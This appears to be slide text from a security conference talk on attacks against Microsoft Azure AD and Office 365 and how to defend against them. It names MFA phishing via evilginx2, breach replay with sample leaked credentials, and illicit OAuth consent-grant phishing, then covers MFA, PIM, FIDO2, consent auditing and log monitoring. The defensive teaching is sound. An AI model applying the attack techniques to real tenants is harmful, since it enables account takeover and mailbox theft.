
Azure AD Connect sync
Status Not enabled
Last sync Sync has never run

Create

- User
- Guest user
- Group
- Enterprise application
- App registration

Other capabilities

- Identity Protection
- Privileged Identity Management
- Tenant restrictions



<https://github.com/kgretzky/evilginx2>

<https://aad.portal.azure.com/>

Microsoft Azure

sean@theacmeio.onmicrosoft.com

Approve sign in request

We've sent a notification to your mobile device.
Please respond to continue.

Having trouble? [Sign in another way](#)

[More information](#)

Azure AD Connect sync

Status Not enabled
Last sync Sync has never run

Create

- User
- Guest user
- Group
- Enterprise application
- App registration

Other capabilities

- Identity Protection
- Privileged Identity Management
- Tenant restrictions

Password Reuse/Replay


Our team is currently looking into reports of stolen passwords. Stay tuned for more.

[Reply](#) [Retweet](#) [Favorite](#)

30f8c8134437da0c0232eeca20bd7992c00bce74:
df272dfef6127aeaecc5c47c7ceed028c39354df:
c886b08ad18cd650b1bc4a7612a0742a2257a41e:
bd01669b5883f24ebe55930efeb098fb5a873d96:
ef60e1915933c7c5abde3cb160f45bf1963e3525:
991db9efcfa06ae837a4d433b6ba2777256e1af8:
4b757d2f8f7036f8119739e4b82bc27875f4a987: **SHA1**
13a7bc6d3d74dcc5533d0a756a7b9bf4f1b46c7d:
a4404ac0b635faa6264658fc960836a308427c90:
546684e9d6d2f217db45229b4fa63c5d51f26729:
54cd6a7aa905ac2145942f65a03fa7c54cf3ea9:
fb88038b760bc428e4847831aad572339c2e8ecd:
c06bbe76b5dfa96cb8c0351a227f30b8f1a3109a:
e067d0f502613bc845b31c70b6882ae91ed27a2c·

112.	Han	Solo	hansolo	LeiaIKnow19!	hansolo@theacme.io
113.	Luke	Skywalker	lukeskywalker	TheForce19	lukeskywalker@Plus.com

HavelBeenPwned.com





The screenshot shows the homepage of HavelBeenPwned.com. At the top, a large blue banner asks '';--have i been pwned?'. Below it, a sub-header says 'Check if you have an account that has been compromised in a data breach'. There are two input fields: 'Domain name' with placeholder 'enter the domain you'd like to search' and 'Notification email' with placeholder 'enter your email address'. A checkbox labeled 'Subscribe me' is checked. The background features a dark gradient with a faint grid pattern.

Security			
	Overview (Preview)		
	Identity Secure Score		
	Conditional Access		
	MFA		
	Users flagged for risk		
	Risk events		
	Authentication methods		

RISK LEVEL	DETECTION TYPE	RISK EVENT TYPE	RISK EVENTS CLOSED
High	Offline	Users with leaked credentials	2 of 2

- Illicit Consent Grant Attack (OAuth Espionage)
 - Users fooled into granting permissions to an app that looks like a familiar app.
 - FireEye PwnAuth
 - <https://www.fireeye.com/blog/threat-research/2018/05/shining-a-light-on-oauth-abuse-with-pwnauth.html>
 - MDSec Office 365 Toolkit
 - <https://www.mdsec.co.uk/2019/07/introducing-the-office-365-attack-toolkit/>
- Overprivileged Enterprise Apps with broad permissions.

Illicit Consent Grant Attack: MDSec O365 Attack Toolkit



<https://www.mdsec.co.uk/2019/07/introducing-the-office-365-attack-toolkit/>

Illicit Consent Grant Attack: Pawn Storm

Your account is in danger Inbox x

 Google <no-reply.accounts.google@wpereview.org> Aug 19 star left arrow down arrow

 to [REDACTED] dropdown



Hi

Our security system detected several unexpected sign-in attempts on your account. To improve your account safety use our new official application "Google Defender".

[Install Google Defender](#)

 Best, The Mail Team

<https://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storm-abuses-open-authentication-advanced-social-engineering-attacks/>

2016 Mail Corp. 1997 Amphitheatre Parkway, Mountain View, CA 92042

 accounts.google.com/o/oauth2/v2/auth

▼ Google Defender would like to:

 View and manage your mail (i)

 View and manage the files in your Google Drive (i)

By clicking Allow, you allow this app and Google to use your information in accordance with their respective terms of service and privacy policies. You can change this and other [Account Permissions](#) at any time.

Deny Allow



Salesforce Office 365
theacme.io

- This app would like to:
- ✓ Read and write all applications
 - ✓ Read and write directory data
 - ✓ Use Exchange Web Services with full access to all mailboxes
 - ✓ Read and write calendars in all mailboxes
 - ✓ Read and write contacts in all mailboxes
 - ✓ Read and write all user mailbox settings
 - ✓ Read and write mail in all mailboxes
 - ✓ Send mail as any user
 - ✓ Read all users' full profiles
 - ✓ Sign in and read user profile

If you accept, this app will get access to the specified resources for all users in your organization. No one else will be prompted to review these permissions.

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. You can change these permissions at <https://myapps.microsoft.com>. [Show details](#)

Cancel


Accept



blackhat® Enterprise App Permissions

This app would like to:

- ✓ Read and write all applications
- ✓ Read and write directory data
- ✓ Use Exchange Web Services with full access to all mailboxes
- ✓ Read and write calendars in all mailboxes
- ✓ Read and write contacts in all mailboxes
- ✓ Read and write all user mailbox settings
- ✓ Read and write mail in all mailboxes
- ✓ Send mail as any user
- ✓ Read all users' full profiles
- ✓ Sign in and read user profile





Defending the Microsoft Cloud




Common Attacks Recap

- Admin Account Take Over
- Consent Abuse
- Breach Replay
- Phishing
- Password Spray

- Compromising ADFS or Azure AD Connect

Live Look: Acme Project Team



Common Attacks Recap

- Admin Account Take Over
- Consent Abuse
- **Breach Replay**
- **Phishing**
- **Password Spray**
- Compromising ADFS or Azure AD Connect
 - Defense: Treat as Tier 0 resource!

MFA Your ADMINS!

- Admin Accounts with MFA Sept 2017: 0.7%
- Admin Accounts with MFA Sept 2018: 1.7%
- Admin Accounts with MFA Aug 2019: 7.94%!

- Good: Turn MFA on!
- Better: Conditional Access or Baseline Policy for Admins (Public Preview)
 - Will change based on feedback
 - Learn more at: <https://aka.ms/aadbaseline>
- Best: Azure AD Privilege Identity Management
 - No standing admin access
 - Admin access requires elevation + MFA
 - Approval workflows and elevation scheduling
 - Alerts on admin activity taking place outside of PIM
 - Applies/Protect Azure Resources as well!
 - Can buy Azure AD P2 license for just your admins
 - <https://aka.ms/deploymentplans>

FIDO2

- Standards-based Passwordless authentication
- WebAuthN and CTAP(Client To Authenticator Protocol) standards are final
- Public/Private Key infrastructure
 - Private keys are securely stored on the device
- Local gesture (e.g., biometric, PIN) required
- Data bound to a single device

Public Preview July 2019

- Edge, Firefox v67+
- Windows 10 1903 Update
- Global Administrator and Authentication Methods Admin
- Can scope roll out to Users and Groups
- <http://aka.ms/fido2docs>
- Go try this in your test tenant!



Audit Consented Permissions for All Apps

Security

 Conditional Access

 Permissions

 Token encryption (Preview)

Permissions

Applications can be granted permissions to your directory by an admin consenting to the application for all users, a user consenting to the application for him or herself, or an admin integrating an application and enabling self-service access or assigning users directly to the application.

As an administrator you can grant consent on behalf of all users in this directory, ensuring that end users will not be required to consent when using the application. Click the button below to grant admin consent.

[Grant admin consent for Wingtip Toys](#)

[Admin consent](#) [User consent](#)

 Search permissions

API NAME	PERMISSION	TYPE	PERMISSION LEVEL	GRANTE...
----------	------------	------	------------------	-----------

MICROSOFT GRAPH

Microsoft Graph	Have full access to user calendars	Delegated	Medium	An administr...
Microsoft Graph	Have full access to user contacts	Delegated	Medium	An administr...
Microsoft Graph	Read Microsoft Intune apps	Delegated	Medium	An administr...
Microsoft Graph	Read and write Microsoft Intune apps	Delegated	High	An administr...

Audit Consented Permissions for All Apps

User consent

IS

	↑↓ PERMISSION	↑↓ TYPE	↑↓ PERMISSION LEVEL ↑↓	GRANTE...
h	Sign users in	Delegated	Medium	15 total us...
h	Sign in and read user profile	Delegated	Low	7 total use...
h	Read and write access to user profile	Delegated	Unknown	14 total us...
h	Read all users' basic profiles	Delegated	Low	14 total us...
h	Read and write access to user mail	Delegated	High	14 total us...
h	Read and write user and shared mail	Delegated	High	3 total use...
	Sign in	Delegated	Medium	7 total us...

User(s)



Search by name or email



Caleb Baker

calebb@wingtiptoysonline.com



Rajat Luthra

rluthra@wingtiptoysonline.com

```
.\Get-AzureADPSPermissions.ps1 | Export-Csv -Path "permissions.csv" -  
NoTypeInformation
```

Review both:

- Delegated permissions (OAuth2PermissionGrants)
- Application permissions (AppRoleAssignments).



Review output, especially:

- consents that are of ConsentType of 'AllPrincipals'.
- discrete permissions that each delegated permission or application has
- specific users that have consents granted. If high profile or high impact users have inappropriate consents granted, you should investigate further.
- ClientDisplayName for apps that seem suspicious.

*Courtesy of [Philippe Signoret](#)

Turn on Azure AD Connect Password Hash Sync

- Leaked Credential Reporting
 - Dark Web, Law Enforcement, and Security Researchers
- When something catastrophic happens
 - WannaCry, NotPetya
 - Wired-The Untold Story Of Notpetya, The Most Devastating Cyberattack In History
 - <https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/>
- Understand How Password Hash Sync Works
 - <http://aka.ms/aadphs>
- After enabling will see “NEW” leaks going forward
 - Don’t “leak” one yourself “just to make sure it’s working”

Password Hash Sync Pro/Cons

Pro	Con
Azure AD hash(SHA256) is completely different hash than AD hash (MD4) (http://aka.ms/aadphs)	Security team doesn't want any hashes in the cloud
Leaked credential report of found clear text username/passwords	End of list
Provides authentication method for environment if catastrophic event happens to on-prem (WannaCry, NotPetya)	
Corporate resources can be used to recover environment in catastrophic event (retention policies, e-discovery, etc)	
Can be used with User Risk Policies to automatically do Password Reset to remediate the risk	

You Can Enable Password Hash Sync



Phishing Protection

- Require Users to do MFA
 - Authenticator App recommended. Better performance and less prompts (behaves as authentication token broker)
- Per User MFA
 - Will be prompted for MFA regardless of the application
- Conditional Access Policy better
 - Location, App, etc
- Risk Based Policy Best
 - Only prompt when Risk detected
- People will fall to Phishing no matter what so we must monitor..

Monitor: Azure AD Logs

- Pull Logs from the Azure AD Graph API
 - Initially was only integration point, we have better options
- Azure Event Hub
 - Pre-Built Integration into Azure Monitor, will PUSH events to SIEM
 - Splunk ([docs](#))
 - Sumo Logic ([docs](#))
 - IBM QRadar ([docs](#))
 - ArcSight ([docs](#))
 - SysLog ([docs](#))
- Azure Log Analytics or Azure Sentinel

Azure AD Connect Health with ADFS

- Alerts about common ADFS issues (cert expiring, missing updates, performance, etc)
- Will also alert on bad Password Attempts and Risky IPs!

TIMESTAMP	TRIGGER TYPE	IP ADDRESS	BAD PASSWORD ERROR COUNT	EXTRANET LOCKOUT ERROR COUNT	UNIQUE USERS ATTEMPTED
2/28/2018 6:00 PM	hour	104.208.238.9	0	284	14
2/28/2018 6:00 PM	hour	104.44.252.135	0	27	1
2/28/2018 6:00 PM	hour	168.61.144.85	0	164	2

- ADFS 2016 or ADFS 2019 Turn On Smart Lockout

- <https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/operations/configure-ad-fs-extranet-smart-lockout-protection>

Modernize your password policy

- People choose “strong” but easily guessable passwords
 - August2019! or Summer2019!
- <https://aka.ms/passwordguidance>
- [NIST 800-63B](#)

Azure AD Banned Password Policy

